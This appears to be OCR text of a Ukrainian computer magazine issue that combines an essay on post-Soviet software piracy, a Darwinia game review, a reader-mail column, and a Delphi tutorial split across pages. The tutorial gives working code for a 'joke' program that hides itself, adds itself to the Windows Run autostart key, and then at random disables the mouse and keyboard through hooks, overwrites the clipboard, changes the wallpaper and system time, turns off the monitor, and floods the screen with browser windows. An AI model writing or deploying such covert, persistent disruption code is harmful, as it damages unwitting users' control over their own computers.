Иначе говоря, *маркетинговая политика фирмы Apple не имела ни малейшего шанса на успех у нашего, отечественного пользователя*. Это фактически и определило направление развития отечественного IT-рынка, в том числе и программного обеспечения.

Скромные возможности платформы MS DOS & Intel первой половины 90-х годов были существенной преградой к тотальному проникновению компьютеров в массы и «с этим надо было что-то решать». Поскольку «свято место пусто не бывает», то его вовремя решила занять Microsoft со своей Windows 3.1 rus и текстовым редактором Word. И то и другое сразу так понравилось отечественным пользователям, что они, не колеблясь, решили забыть милые сердцу Lexicon и другие на него похожие редакторы, начавшие было активно расползаться по IBM-совместимым компьютерам.

Понятно, что о покупке программного обеспечения речь не шла, поскольку рядовому пользователю незачем это было делать: знакомый знакомого работает на фирме, где есть Win-

* **IT-менталитет** — специфический тип мышления, отражающий устойчивые привычки, нравы и формы поведения IT-пользователя.

dows & Word & etc. и можно тихо заполучить вожделенный продукт по распространенной бартерной схеме «ты мне — я тебе».

В результате за непродолжительное время редкий соотечественник на своем домашнем компьютере не имел Windows & Word и иных программ, даже очень далеких от его интересов, но запасаемых «на всякий случай». На отечественном рынке программного обеспечения настало время реального колхозного коммунизма. Правда, в большую колхозную бочку меда стали все чаще попадать ложки дегтя в виде начавших входить в моду регистрационных ключей и иных неудобных вещей.

И тут на помощь отечественным пользователям пришли хакеры, неуемная энергия которых еще не имела сколько-нибудь заметного применения. Хакеры, уже обретшие анатомический опыт на телах многих программ, стали успешно препарировать интересующие пользователя программные продукты. За несколько лет титаническими усилиями хакерской братии было благополучно взломано практически все существующее тогда (и достойное внимания) программное обеспечение, благо уровень защиты того периода был еще «детским» и программы просто сами напрашивались на взлом.

Снижение цен на CD-приводы, пришедшееся на этот период, способствовало переходу последних из разряда экзотических девайсов в разряд повседневных. Но CD-ROM без носителя — бесполезное железо, поэтому CD-диски стали требоваться все в больших количествах. Как известно, «природа не терпит пустоты» и ее активно взялись заполнять болгарские умельцы, «закатывая» на оптические носители все, что уже было взломано и даже то, что только стояло в очереди на взлом.

Вязанки контрабандных «болванок» хлынули на территорию отечества и торговать ими взялись все желающие. Быстро поняв выгодность подобного «бизнеса», постсоветские умельцы сами оснастились оборудованием и стали активно вытеснять с пиратского рыка болгарских друзей.

А в это время в далекой и благополучной Америке... Microsoft была занята подготовкой к выпуску в свет «принципиально новой» операционной оболочки Windows 95, развернув беспрецедентную рекламную компанию. Рулевые Microsoft денег на PR не жалели, ибо знали по совсем свежему опыту продвижения Windows 3.0, что вложения окупятся с лихвой. Редмондские маркетологи подсчитывали будущие барыши, по наивности думая, что и постсоветский пользователь будет покупать их Windows по их цене.

Однако они, живущие в своем, совершенно ином мире, не пожелали хотя бы поверхностно изучить этого потенциального покупателя: его материальные возможности, его предпочтения, его остальные «особые» качества, доставшиеся по наследству от социалистического образа жизни. *Microsoft тогда допустила такой стратегический просчет*, который не удается исправить до сих пор.

В корне *неправильная ценовая политика* Microsoft для постсоветских пользователей (живущих в совершенно других ценовых масштабах, при полном отсутствии законодательной базы, регулирующей правоотношения в сфере распространения программного обеспечения, привыкших к тому, что «все вокруг колхозное, все вокруг мое») активно подстрекала армию отечественных пользователей к тем действиям, которым сейчас сама пытается противостоять. Как говорится, «что посеешь, то пожнешь»...

К встрече Windows 95, запланированной в России и Украине на сентябрь 1995 года, готовились все: и пользователи, и хакеры, и «бизнесмены». Все ждали, но каждый — своего. Пользователи — взломанных копий системы на лотках и витринах, хакеры — экземпляр системы для «препарирования», «бизнесмены» — запуска в производство новой серии пиратских дисков. И Microsoft оправдала всеобщие надежды: к концу года отечественный пиратский рынок получил в достаточном количестве русскую локализацию взломанного Windows 95! Осталось немного подождать, пока выйдет и будет взломан обещанный новый Office.

Как поступали приватные пользователи, понятно. Если кто думает, что фирмы, вдохновленные порывом законопослушности, озаботились необходимостью следовать действующим Законам Украины и пренебрегли дешевизной пиратского рынка, тот глубоко ошибается. Несколько долларов за пиратский CD, лежащие на одной чаше весов, почти всегда перевешивали несколько сотен «лицензионных» долларов на другой.

В результате нелицензионным 95-м Windows, Office for Windows и прочим программным обеспечением стали оснащаться практически все отечественные пользователи. Не брезговали этим и государственные учреждения, и учебные заведения, и многие другие, покупающие 486-е и более продвинутые компьютеры. Среди широких масс стало эффективно формироваться убеждение, что пользоваться ворованным программным обеспечением не только можно, но и существенно дешевле.

Год 1996-й и несколько последующих только укрепляли в сознании подавляющего большинства пользователей, что 600–700 Мб программного обеспечения, свободно покупающееся за символическую цену у продавца пиратской продукции, — нормальное явление современной жизни. Вялые попытки производителей программного обеспечения уговорить наших соотечественников покупать лицензионные программы вызывали только улыбку. Ну, скажите, зачем платить сотню-две долларов за лицензионный Windows, чтобы получить те же «глюки», что и за два доллара, отданные за пиратскую копию?

Год 1998-й по развитию событий мало чем отличался от 95-го, разве что взломанный Windows 98 появился на лотошных раскладках чуть ли не в день его презентации в России. Не пришлось долго ждать и обновленных версий остального комплекта программ. Все уже было определено и отрегулировано: фирмы, занимавшиеся тиражированием пиратского софта, не стеснялись крупными буквами писать свои названия на CD-дисках, «солидные» продавцы — выпускать прайсы имеющегося пиратского программного обеспечения со своими реквизитами и логотипами. Цены на CD-диски резко упали, и торговля пошла еще бойчее.



Торгово-пиратский бизнес уже в открытую и с восторгом приветствовался широкими массами: отечественные пользователи окончательно укрепились в мысли, что комплект программ стоит именно столько, сколько просят продавцы за CD-диск. Правда, из этого ряда стали время от времени выпадать корпоративные пользователи, фирмы, которым «спрятаться» было уже невозможно в силу финансовой заметности, производители программного обеспечения, начавшие работать на зарубежный рынок.

Последний год уходящего века внес некоторое смятение в умы IT-пользователей — правда, ненадолго. Налоговые инспекции вдруг потребовали от фирм, организаций и учреждений заполнить отчеты об имеющейся компьютерной технике и используемом программном обеспечении. Бухгалтеры дружно взялись за дело и оказалось, что компьютеры на фирмах есть, но операционной системой Windows мало кто пользуется. При заполнении отчетности некоторые бухгалтеры даже сделали для себя открытие, неожиданно узнав, что компьютерные программы стоят денег. Но смятение прошло так же быстро, как и отчет, и все стало на привычные места.

Вскоре Microsoft начала проявлять настойчивость в своем желании продавать программы в Украине и стала требовать через власти США от наших государственных структур соблюдения Законов об авторских правах. И даже намерилась определить сроки: мол, кто не успел до конца 2001 года — тот опоздал и пусть тогда не обижается. Некоторые фирмы (с перепугу?) стали искать продавцов легального программного обеспечения, в частности, представляющих продукцию Microsoft.

И тут оказалось, что купить лицензионный Windows 98 достаточно проблематично. В основном был представлен более дорогой лицензионный Windows 2000, но он, как известно, не со всяким оборудованием и не со всякими программами станет работать. А куда девать сканеры, Win-модемы, сделанные под заказ программы? Наличие лицензий на «принципиально новую» Windows XP также мало кого утешало. И «непривлекательная» цена, и заявленная разработчиком несовместимость с ОС некоторых программ сделали свое дело.

Потом было продление срока конца света, попытки налоговой милиции в отдельно взятых местах учинить проверки на предмет легальности использования программного обеспечения. Из магазинов стали исчезать отделы с пиратскими дисками, сократилось число рыночных раскладок...

Но это уже не могло ничего изменить: менталитет отечественных потребителей программного обеспечения в результате каждодневных настойчивых усилий пиратской братии оказался сформированным в духе «одобрямса» интеллектуального воровства, игнорирования чужих имущественных и неимущественных прав, законодательного невмешательства. Ребенок вырос.

Что с ним делать дальше — поговорим в следующий раз.

Что бы такого сделать плохого?

Сергей ПАРИЖСКИЙ

Существует множество способов подшутить над пользователем. Мы разработаем программу, которая будет незаметно работать и периодически выполнять случайную процедуру.

Для того, чтобы выполнять периодические действия, нам понадобится компонент **timer** из вкладки **System**. Программа будет выполнять каждую минуту случайно выбранный прикол. Чтобы таймер срабатывал каждую минуту, нужно установить свойству **Interval** значение **60 000**. Больше никаких свойств ни для формы, ни для таймера изменять не нужно.

Первое, что нужно сделать для программы прикола, это скрыть ее от глаз пользователя. Для этого достаточно создать событие формы **OnPaint** и написать в нем следующий код:

```
procedure TForm1.FormPaint(Sender: TObject);
begin
form1.hide; //прячем форму
end;
```

Здесь мы при каждой прорисовке формы прячем ее из виду, при этом она исчезнет с панели задач и не будет видна на вкладке «Приложения» в диспетчере задач Windows.

Еще одно важное действие для программы-прикола — это записать себя на автозагрузку и стартовать вместе с запуском ОС. Для этого создайте событие главной формы **OnCreate** и напишите там следующий код:

```
procedure TForm1.FormCreate(Sender: TObject);
var
reg: Tregistry; //для работы с реестром
path: string; //содержит путь к нашей программе
begin
randomize; //генератор случайных чисел
path:=Application.EXEname; //узнаем путь к программе и ее имя
reg:=tregistry.create; //открываем реестр
reg.rootkey:=HKEY_CURRENT_USER; //ветка текущего пользователя
if reg.openkey('\Software\Microsoft\Windows\CurrentVersion\Run',true) then begin {открываем раздел автозагрузки}
reg.writeString('Joker',path); //делаем запись нашей программы в автозагрузку
reg.closekey; //закрываем реестр
reg.free; //освобождаем память
end;
end;
```



Чтобы это все работало, необходимо добавить в раздел подключения модулей **uses** еще один модуль — **Registry**. При запуске программы она узнает, с какого каталога она запущена и как она называется. Нам нужны эти данные для того, чтобы прописать ее в раздел автозагрузки в реестре.

Теперь все готово, чтобы писать программные приколы. Сначала объявим все глобальные переменные в разделе **var**:

```
var
 Form1: TForm1;
 //для отключения мыши и клавиатуры
 Dummy: integer = 0;
 OldKbHook: HHook = 0;
 //для снятия скриншота
 BMP1: Graphics.TBitmap;
 DC1: HDC;
 Image1: TImage;
 // для поиска случайного рисунка
 fn:TSearchRec;
 Finds: integer;
 i: integer;
 endval: integer;
 err_str: string; //вывод ошибки
 tm: TsystemTime; //изменение времени
 reg: Tregistry; //для работы с реестром
 JokeNum: shortint; //номер прикола, который нужно выполнить
 curs: TRect; //координаты прямоугольника
```

Все приколы будут описываться в единственном событии таймера **OnTimer**. Напишите в этом событии такой код:

```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
JokeNum:=Random(10)+1; //Выбираем случайный номер прикола
case JokeNum of //выполняем прикол
1:
begin
//код первого прикола
end;
2:
begin
//код второго прикола
end;
3:
begin
//код третьего прикола
end;
4:
begin
//код четвертого прикола
end;
5:
begin
//код пятого прикола
end;
6:
begin
//код шестого прикола
end;
7:
begin
//код седьмого прикола
end;
8:
begin
//код восьмого прикола
end;
9:
begin
//код девятого прикола
end;
10:
begin
//код десятого прикола
end;
end;
end;
```

Это шаблон для генератора приколов. Здесь выбирается случайное число от 1 до 10, которое будет определять, какой из приколов сделать на этой минуте. Далее я буду описывать определенный кусок кода, который будет делать какое-либо действие, а вы будете вставлять вместо комментария соответствующий код прикола.

Итак, первый прикол — это ограничение на диапазон движения мыши:

```
curs:=Rect(0,0,screen.Width div 2,screen.Height);
ClipCursor(@curs);
```

После этого курсор мыши не сможет заходить за вторую половину экрана и сможет работать только с половиной экрана.

Второй прикол будет тоже с мышью, но посерьезнее — используя перехваты функций, мы сделаем кнопки мыши нерабочими. То есть ни левая, ни правая, ни средняя кнопка мыши не будут выполнять никаких действий. Для этого напишите в разделе implementation такую функцию:

```
function KbHook(code: Integer; wparam: Word; lparam:
LongInt): LongInt; stdcall;
begin
 if code < 0 then
 Result := CallNextHookEx(oldKbHook, code, wparam,
lparam)
 else
 Result := 1;
end;
```

Затем напишите такой код для второго прикола:

```
SystemParametersInfo(SPI_SETFASTTASKSWITCH, 1,
@Dummy, 0);
 SystemParametersInfo(SPI_SCREENSAVERRUNNING, 1,
@Dummy, 0);
 OldKbHook := SetWindowsHookEx(WH_mouse, @KbHook,
HInstance, 0);
```

После этого никакая из кнопок мыши не будет функционировать.

Используя функцию для отключения мыши, можно написать код для отключения клавиатуры. Напишите такой код для третьего прикола:

```
SystemParametersInfo(SPI_SETFASTTASKSWITCH, 1,
@Dummy, 0);
 SystemParametersInfo(SPI_SCREENSAVERRUNNING, 1,
@Dummy, 0);
 OldKbHook := SetWindowsHookEx(WH KEYBOARD,
@KbHook, HInstance, 0);
```

Здесь вызывается та же функция, только вместо параметра WH MOUSE мы передаем параметр WH_KEYBOARD. После этого клавиши клавиатуры перестанут функционировать.

Четвертый прикол — очищать буфер обмена и заносить туда свой текст. Код четвертого прикола:

```
ClipBoard.Open; //открываем буфер обмена
ClipBoard.Clear; //очищаем буфер обмена
Clipboard.asText:='Буфер обмена временно не работа-
ет!'; {заносим в буфер обмена свой текст}
ClipBoard.Close; //закрываем буфер обмена
```

Для работы с буфером обмена необходимо дописать в раздел uses модуль clipbrd.

Пятый прикол будет делать снимок с экрана, сохранять этот рисунок и делать его рисунком Рабочего стола. Сначала в разделе implementation напишем процедуру SetWallpaper, которая будет устанавливать фоновый рисунок. Процедура SetWallPaper:

```
procedure SetWallpaper(sWallpaperBMPPath : String;
bTile : boolean );
begin
reg:=tregistry.create;
reg.rootkey:=hkey_current_user;
if reg.openkey('Control Panel\Desktop',true) //ра-
бочий путь
 then
 reg.writeString('Wallpaper',sWallpaperBMPPath);
{ключ, содержащий путь к bmp-файлу}
 reg.WriteString('TileWallpaper', '1' ); ); //растя-
нуть рисунок на весь экран
 with reg do begin
WriteString( 'Wallpaper', sWallpaperBMPPath );
if( bTile )then begin
WriteString('TileWallpaper', '1' );
end
else begin
WriteString('TileWallpaper', '0' );
end;
end;
reg.Free;
SystemParametersInfo(SPI_SETDESKWALLPAPER, 0, Nil,
SPIF_SENDWININICHANGE );
end;
```

Информацию о рисунке, который находится на Рабочем столе, можно найти в реестре. Она находится в ветке HKEY_CURRENT_USER, а добраться до нее можно по такому пути: \Control Panel\Desktop. Параметр, содержащий название рисунка, носит имя 'wallpaper'. То есть для того, чтобы сменить обои, нам надо изменить значение параметра 'wallpaper' и оповестить систему о том, что мы внесли изменения в реестр. Последняя строка самая важная — она обновляет системные настройки. Функция SystemParametersInfo имеет следующие параметры:

1. Действие, которое надо выполнить. В нашем случае SPI_SETDESKWALLPAPER — установка обоев
2. Зависит от значения первого аргумента
3. В нашем случае путь к файлу с рисунком.
4. В последнем параметре указывается, что надо делать после выполнения всех действий. Мы должны обновить настройки системы, для этого выбираем SPIF_SENDWININICHANGE.

Код прикола в событии таймера будет иметь такой вид:

```
 BMP1:=Graphics.TBitmap.Create;
//задаем размеры рисунка такие же, как размеры экрана
 BMP1.Height:=Screen.Height;
 BMP1.Width:=Screen.Width;
 DC1:=GetDC(0);
//Делаем скриншот экрана
 BitBlt(BMP1.Canvas.Handle, 0, 0, Screen.Width,
 Screen.Height, DC1, 0, 0, SRCCOPY);
 form1.Visible:=true; //восстанавливаем окно нашей
программы
 Image1:= TImage.Create(nil);
 BMP1.IgnorePalette:=true;
 Image1.Picture.Assign(BMP1);
 BMP1.SaveToFile('c:\1.bmp'); //сохраняем снимок в
файл 1.bmp на диске C:\
 SetWallpaper('c:\1.bmp', false ); //установим сде-
ланный снимок как фон
 repaint; //обновим
```

Здесь мы делаем снимок экрана, сохраняем его в файл и, вызывая процедуру SetWallPaper, делаем его рисунком Рабочего стола.

Раз уж мы написали процедуру, которая устанавливает фоновый рисунок, почему бы не использовать ее в нашем следующем приколе? Шестой прикол будет состоять в том, чтобы найти случайный рисунок в каталоге Windows и сделать его фоновым. Вот код шестого прикола:

```
endval:=random(10)+5; //для случайности выбора рисунка
 Finds:=FindFirst('C:\Windows\*.bmp',faAnyFile, fn);
{ищем все файлы с расширением *.bmp в каталоге Windows}
 finds:=random(2); //случайное число, 0 или 1
 if finds=1 then SetWallpaper(fn.Name, false ); {если
выпал 1, то устанавливаем первый попавшийся рисунок}
 if finds=0 then begin //иначе...
 for i:=1 to endval do
  begin
  Finds:=FindNext(fn); // ...ищем другие рисунки
  if i=endval-3 then SetWallpaper(fn.Name, false );
{выбираем любой другой рисунок и делаем его фоновым}
  end;
  end;
 FindClose(fn); //закрываем поиск
```

Здесь мы ищем все рисунки в каталоге Windows и случайно выбираем, какой из них будет фоновым. Затем устанавливаем фон с помощью уже готовой процедуры SetWallpaper.

Седьмой прикол будет выключать монитор. Для этого достаточно написать одну строку кода:


```
SendMessage(Application.Handle, WM_SYSCOMMAND,
SC_MONITORPOWER, 1);
```

Восьмой прикол будет выводить окно с ошибкой, но это будет не простая ошибка, окно с ошибкой будет содержать огромное количество случайных чисел. Вот код этого прикола:

```
for i:=1 to 200 do begin
```


Окончание на стр. 43

Эволюция не по Дарвину



Сергей ГАВРЮЧЕНКО aka Kirov
Артур ЧЕМЕРИС aka R@ak

Что такое тридцать пять мегабайт в современной гейминдустрии? Треть ролика из «Пейнкиллера»? Семь с половиной моделей самолетов из «Ил-2: Штурмовик»? Убогая демка какой-то отстойной аркады? Нет! Это потрясающая игра, сочетающая в себе элементы безумного экшена и элементы... еще чего-то ☺. В общем, это — «Дарвиния». Не верите? Тогда мы идем к вам!

Разработчик: Introversion Software
Издатель: Introversion Software
Жанр: action/strategy
Системные требования: CPU 1 ГГц, 256 Мб ОЗУ, 64 Мб видео

Пока подавляющее большинство разработчиков пыталось поразить нас графическим совершенством своих продуктов, доводя количество полигонов в кадре до поистине астрономических цифр и всячески разгоняя скорость обновления этих самых кадров, мало кому доселе известные творцы из **Introversion Software** сделали ставку на геймплей и оригинальность и... сорвали джек-пот. Их игра **Darwinia** — неопровержимое доказательство тому, что творческий подход и неординарное мышление всегда в цене. Игра не может похвастаться ни крутой графикой или физикой, ни анимацией юнитов, зато обладает достоинством, которое позволяет ей заткнуть за пояс любого титана жанра. И имя этому достоинству — геймплей.



Расскажи мне сказку...

Сказка, а точнее, история Дарвинии началась, когда достопочтенный доктор кибернетических наук Сепульведа — судя по всему, начитавшись трудов Томаса Мора о коммунистической стране Утопии, где каждый получает по потребностям и отдает по возможностям, — решил заняться созданием подобного государства. Правда, не имея шансов сотворить утопию в действительности, доктор решил воспользоваться своими познаниями в кибернетике и прочих компьютерных науках, чтобы воплотить грандиозные замыслы в виртуальной реальности. Сказано — сделано. Долгие годы Сепульведа, не покладая рук и доламывая уже которую клавиатуру ☺, творил свою утопию — и вот, наконец, после многих бессонных ночей и литров выпитого кофе его труды увенчались успехом. Созданный им виртуальный мир доктор в честь своей исключительной любви к эволюционной теории назвал *Дарвинией*, а жителей ее, соответственно, *дарвинианцами*.



Дарвинианцы — это плоские зеленые человечки, у которых есть цифровая душа и которые мирно живут на просторах своей родины, ничего не делая и тем самым активно помогая доктору изучать принципы и закономерности эволюционного процесса. В общем, все шло как по маслу, и Сепульведа развивал свою страну, соединяя ее виртуальные пространства специальными порталами, которыми могли пользоваться дарвинианцы и туристы. Но однажды... Однажды появился злобный красный вирус. (Почему-то доктор забыл защитить свое виртуальное творение антивирусом ☺). Вирус принялся путешествовать по стране с помощью упомянутых выше порталов — но не как мирный турист, а как настоящий агрессор и оккупант. Он стал безжалостно уничтожать все и вся на своем пути, не делая исключения для безобидных дарвинианцев, электронные души которых он без всякого сострадания конвертировал в новые разновидности самого себя. Казалось бы — все, конец. Быстро размножившийся и мутировавший из простого червя в самые разнообразные формы насекомых-переростков вирус вот-вот уничтожит последние остатки прежней жизни в Дарвинии, и нелегкие труды Сепульведы пойдут прахом. Но не тут-то было! В ответственный и судьбоносный для всей Дарвинии миг на арену выходим мы — и в роли командира виртуального ополчения на протяжении 11 миссий освобождаем Дарвинию от злого вируса, возрождая популяцию дарвинианцев. Конечно, все это будет происходить при активной поддержке доктора Сепульведы, который станет подкидывать нам новые «антивирусные» программы, улучшать старые и просто помогать своевременным советом.

Вот такая история.

Покажи мне сказку...

Что это? Галлюцинация? Внезапный сбой видеокарты? О нет, только не это... неужели реальность?

Увы. Пытаясь как можно точнее передать умопомрачительные картины виртуального мира, заключенного в компьютере нашего доктора, разработчики из Introversion Software в полной мере эксплуатируют технологические наработки начала 90-х годов прошлого века. Отсюда и результат. Полностью трехмерный мир с потрясающим диапазоном зума одновременно соседствует с плоскими модельками дарвинианцев и намеренно низкодетализированными сквадами, призванными вызвать у ветеранистого геймера неудержимые приступы ностальгии по тем далеким временам, когда пиво было выше, а деревья вкуснее (или наоборот? — *Прим. R@ak'a*). Кислотно-зеленые равнины, спрайтовые деревья, потрясающая вода, покрытая разноцветными квадратиками, а также звуковые эффекты, достойные восьмибитной приставки — все это поначалу вызывает далеко не самые приятные эмоции и может навсегда отвадить не в меру впечатлительного геймера от «Дарвинии». Но если вы переборете отвращение и заставите себя продолжить знакомство с этой игрой, то уже через десять минут поймете, что графика в Дарвинии именно такая, какой она и должна быть. Многополигональные холмы, фотореалистичные текстуры и анимированные по технологии Motion Capture юниты лишили бы игру львиной доли ее очарования.



Впрочем, на одной стилизации графики «Дарвинии» под хиты былых времен разработчики не остановились и некоторые геймплейные элементы также одолжили у первопроходцев геймдева. Например, процесс боя с красной заразой был явно слизан с *Cannon Fodder*, о чем девелоперы заявили открыто, добавив в свою игру кусочки саундтрека из того самого Cannon

Fodder'a. Впрочем, не будем зацикливаться на отлове заимствований и подражаний, тем более, что они ничуть не вредят «Дарвинии» и уж точно не говорят о лени разработчиков, не желающих придумать что-то новое. Нет, напротив, ИМЕННО ТАК все и должно быть.

Следуй за красным вирусом...

А пока мы размышляли о графике и выводили далеко идущие выводы ☺, в Дарвинии продолжал бушевать красный вирус, пожирая невинных дарвинианцев и превращая их души в очередные разновидности бяк и бук. «Непорядок», — подумал доктор Сепульведа и обратился за помощью к нам, неведомо как, но очень кстати попавшим в Дарвинию. Мы, естественно, в помощи не отказали.



В роли юнитов, привычных по другим играм, на территории Дарвинии выступают программы. Чтобы вызвать любую доступную нам «прогу», достаточно в специальном менеджере задач нарисовать определенный жест, как мы делали в *Black&White*. Для создания очередной копии программы вам, естественно, не понадобятся ни золото, ни пища, ни другие привычные ресурсы. Но чтобы как-то ограничить геймера, разработчики ввели лимит на количество одновременно выполняемых программ и прямое управление каждым юнитом. А потому не получится выделить рамочкой все свои войска и направить их куда-то в сторону врага в надежде на скорую победу — созданный недавно боевой отряд ака сквад, хоть и обладает некими малозаметными зачатками интеллекта, без вашего непосредственного контроля штурмовать скопление супостатов не пойдет. И создавать сквады где попало, десантируя в тыл врага бесконечные потоки своих войск, вам никто не даст. Извольте сначала при помощи инженера захватить все расставленные на карте базы и порталы, а потом создавайте там что хотите.



Ключевой момент игры — это необходимость сбора душ, остающихся на месте поверженных вирусов, с целью пополнения сильно поредевшей популяции дарвинианцев. Пополнять ее мы будем не столько ради морального удовольствия, сколько ради своей выгоды, ведь вернувшиеся к жизни симпатичные зеленые человечки смогут оказать посильную помощь в борьбе против вируса. На самом деле собирать души не так уж сложно, достаточно направить на бывшее место битвы инженера, и он тотчас примется за сбор «урожая» и доставку его к ближайшему захваченному инкубатору. Там свежесобранные души будут использованы для создания очередной партии дарвинианцев. Неплохо было бы сразу наплодить нескольких инженеров, чтобы процесс шел быстрее — а то в ожидании сборщика души могут отправиться в верхние астральные слои. Но для этого нужно улучшать менеджер задач, тогда увеличится количество одновременно запускаемых программ. Улучшению поддается любая ваша программа, будь то сквад или вооружение. Проапгрейдженные войска тотчас увеличат свою численность в каждом отряде. А сами дарвинианцы по мере своего развития смогут даже оказать посильное сопротивление угрожающим им вирусам. Для получения всех этих плюшек достаточно в специальном меню выбрать интересующий вас предмет — и доктор Сепульведа тут же примется за работу над апгрейдом.

Впрочем, основой игры все-таки остаются битвы. Именно они будут занимать большую часть игрового времени и приковывать к себе ваше внимание. Процесс сражений, как уже писалось выше, сильно смахивает на оный из Cannon Fodder: нажимая на правую кнопку мыша, стреляем по врагам из табельного ружжа, клик на левой приводит к броску гранаты/пуску ракеты/вызову авиаудара, в зависимости от выбранной вами программы вооружения. На первых порах уничтожение вирусов происходит без труда: особым интеллектом они не отличаются, единственный их козырь — это численное превосходство, да еще особенности местного рельефа, не позволяющего вести дальний огонь. По мере прохождения игры вам будут встречаться все новые и новые разновидности недругов, некоторые из которых окажутся достаточно живучими, чтобы сделать процесс очистки Дарвинии от красных оккупантов труднее — и интереснее. Однако сквады, в отличие от вирусов, имеют одно замечательное свойство — никогда не заканчиваться.

Ну, а мы заканчиваем свое повествование о славной Дарвинии и желаем вам как можно скорее познакомиться на практике с этой замечательной игрой ☺.

***Окончание.** Начало на стр. 40–41*

```
case i of
25,50,75,100,125,150,175,199: err_str:=err_str+#13
#10; {после каждого 25-го числа идет сброс на новую
строку}
end;
err str:=err str+inttostr(random(99999)); //текст
"ошибки"
end;
messagedlg(err_str, mterror, [mbok], 0); //выводим
сообщение
```

В цикле от 1 до 200 выбирается случайное число от 0 до 99999. Все числа переводятся в строку и добавляются к строковой переменной **err_str**. На каждом 25-м числе происходит сброс строки. В результате выдается примерно такая «ошибка», как на **рис. 1**.

В девятом прикole мы будем открывать некоторое количество (от 5 до 15) окон браузера Internet Explorer с попыткой зайти на сайт www.heel.nm.ru. Ни когда пользователь в Интернете, ни когда Интернет отключен, это ничего хорошего не приносит — либо будет тормозить Интернет, либо сама система. Вот код девятого прикола:

```
for i:=1 to random(10)+5 do //случайное число от 5 до 15
 ShellExecute(0,'open','C:\Program Files\Internet
Explorer\IEXPLORE.EXE','www.heel.nm.ru',0,SW_MAX-
IMIZE);
```

Чтобы использовать функцию **ShellExecute**, необходимо добавить в раздел **uses** модуль **ShellApi**. Здесь мы запускаем Internet Explorer с аргументом 'www.heel.nm.ru' и с развернутым на весь экран окном браузера.

Последний, десятый прикол будет устанавливать текущую дату в 01.01.2000, а текущее время будет меняться на 00:00:01. Вот код десятого прикола:

```
GetLocalTime(tm); //узнаем текущую дату и время
tm.wYear:=2000; //устанавливаем год
tm.wMonth:=01; //месяц
tm.wDay:=01; //день
tm.wHour:=0; //часы
tm.wMinute:=0; //минуты
tm.wSecond:=01; //секунды
tm.wMilliseconds:=0; //мс
SetLocalTime(tm); //устанавливаем новую дату и время
```

Сначала мы узнаем установленную дату и время, затем изменяем дату на 01.01.2000, а время изменяем на 00:00:01. После этого устанавливаем новую дату и время.

Рис.1

Беседка «Моего компьютера»

ТРУРЛЬ
reader@mycomp.com.ua

Служба народного НЕГРа

«Уже где-то годик читаю ваш журнал. По мере своих скромных возможностей пытался помочь читателям, просившим помощи в твоей рубрике. И вот пришло время, когда мне самому нужна поддержка в программерском деле. Так что, если ты не против, обращусь через ваш журнал к армии программеров, работающих на Delphi, C++ и Ассемблере.

HELP!!!!

У меня есть программа, которая была сделана на дедушке всех компьютеров ZX-Spectrum с интерпретатором Бейсика. Она была полностью рабочая на том компе.

Я хочу перенести ее в мой современный.

И все бы ничего, если бы не одно «НО». В программе есть участок, не реализуемый стандартными средствами в Delphi и VisualBasic. Если нужно более подробно, напишу.

Вот моя проблема. Я много интересовался, но не нашел ответа, как ее решить». **ALEX** (alexey_pro@list.ru)

Помогите Алексу. У него серьезные трудности. Почему? Поясняю.

Может, кто не знает: было время, когда компьютеры были маленькими, а компьютерщики великими. И даже простые пользовательские манипуляции, которые вы сегодня делаете играючи, в те прекрасные времена совершались с достаточным приложением сил и умений.

И что самое хорошее — это было интересно! Это было увлекательно. Для того, чтобы что-то на экране произошло, нужно было решить некую нетривиальную задачу.



И поэтому все были умницами, все классно программировали, решали серьезные задачи по экономии конечного размера результата работы...

И вообще были довольны жизнью. А она казалась бесконечной, как 30-мегабайтный винчестер...

Прошло целых двадцать лет. Даже сегодня ТЕ, реализованные когда-то в молодости идеи кажутся нам логичными и красивыми. Со временем железо в своем развитии ушло так далеко, что кремниевые внуки не понимают язык своих дедушек. И как иногда бывает обидно, когда знаешь, что вон в том антикварного вида пластмассовом ящичке с неистребимыми следами дизайна середины восьмидесятых годов сокрыто информационное сокровище: результаты вашего программистского таланта... а извлечь его нет возможности.

На самом деле нет? Или мы просто не знаем, как?

По сумме знаний и умений все читатели МК образуют некий распределенный суперразум (типа разумного океана Соляриса, только посимпатичнее и пообщительнее), и главное в этом случае — знать, как попросить у них помощи. Обязательно найдется некто, кто знает, как решить ту или иную проблему (или знает того, кто знает...)

Это я вам сейчас в чуть более развернутом виде, чем написал Алекс, представил его проблему...

И попутно хочется выдать несколько призывов (помните, как раньше печатали к наступающим большим советским праздникам — вдруг поможет?):

«Уважаемые ветераны настольной компьютерщины. Делитесь воспоминаниями о свершениях и победах!»

«Основоположники! Воспитаем информационную молодежь в духе верности идеям «GV Basic'а»!»

«Оперативная память так же неисчерпаема как 5.25" дискета!»

«Да здравствует могучий компьютер Поиск 0010 — вдохновитель нынешних побед и свершений!»

Еще хотите?

Придумывайте и присылайте. Опубликуем.

А в завершение этого сегодняшнего разговора объявляем **Конкурс на самый старый персональный компьютер**, который сохранился у вас дома (в кладовке, на антресоли, в чулане... на письменном столе). Пришлите на адрес Беседки оцифрованное фото, расскажите о молодости машинки, о боевых и трудовых подвигах, можете совершенно заслуженно неконтролируемо хвастаться своими свершениями и достижениями.

Владельцу самого древнего девайса — **приз**!

Читаем почту далее. И видим, что на смену патриархам приходит среднее поколение. Думаете, им тоже вскружили голову современные передовые двух-трех-четырех-ядерные продвинутые технологии? И они разлюбили и позабыли свои первые игрушки.

Ха!

«Салям, Трурль! Хотелось бы обратиться к народу:

«Владеющие мэмэхами и древнее, довольные жизнью — пишите на mendor_43@list.ru*. Очень хочется пообщаться с такими, как сам. Может, вместе что-то типа портала создадим (как раз мучаю HTML, а что на сайт выложить — пока не придумал)».* **Mendor**

Приложи хакера!

Кто нас постоянно читает, помнит, как недавно мы в Беседке вслух ругались на хакеров, которые своей трусоватой анонимной наглостью разбудили наши возмущательные способности. Было даже предложено учредить творческий литературный уголок, в котором читатели могли бы виртуально поколотить чучело мерзкого хакера: высказать все, что о нем думают.

Поступили первые произведения. Некоторые из них проходят сейчас осторожную стадию филологического разминирования от крепких взрывчатых выражений (нас же и продвинутые детишки читают). Но есть творения, которые можно хоть сейчас сбрасывать на головы публике.

Например, **Basker** из Одессы прислал пожелание. В нем автор обращается к объекту внимания «на ты». Это, в принципе, не желательно на тот момент общения, когда собеседники еще официально не представлены друг другу. Но анонимность эта одностороння, как вы сами понимаете. Мы с удовольствием заглянули бы в красные светящиеся глаза компьютерного взломщика, однако он сам, как правило, этого не хочет.

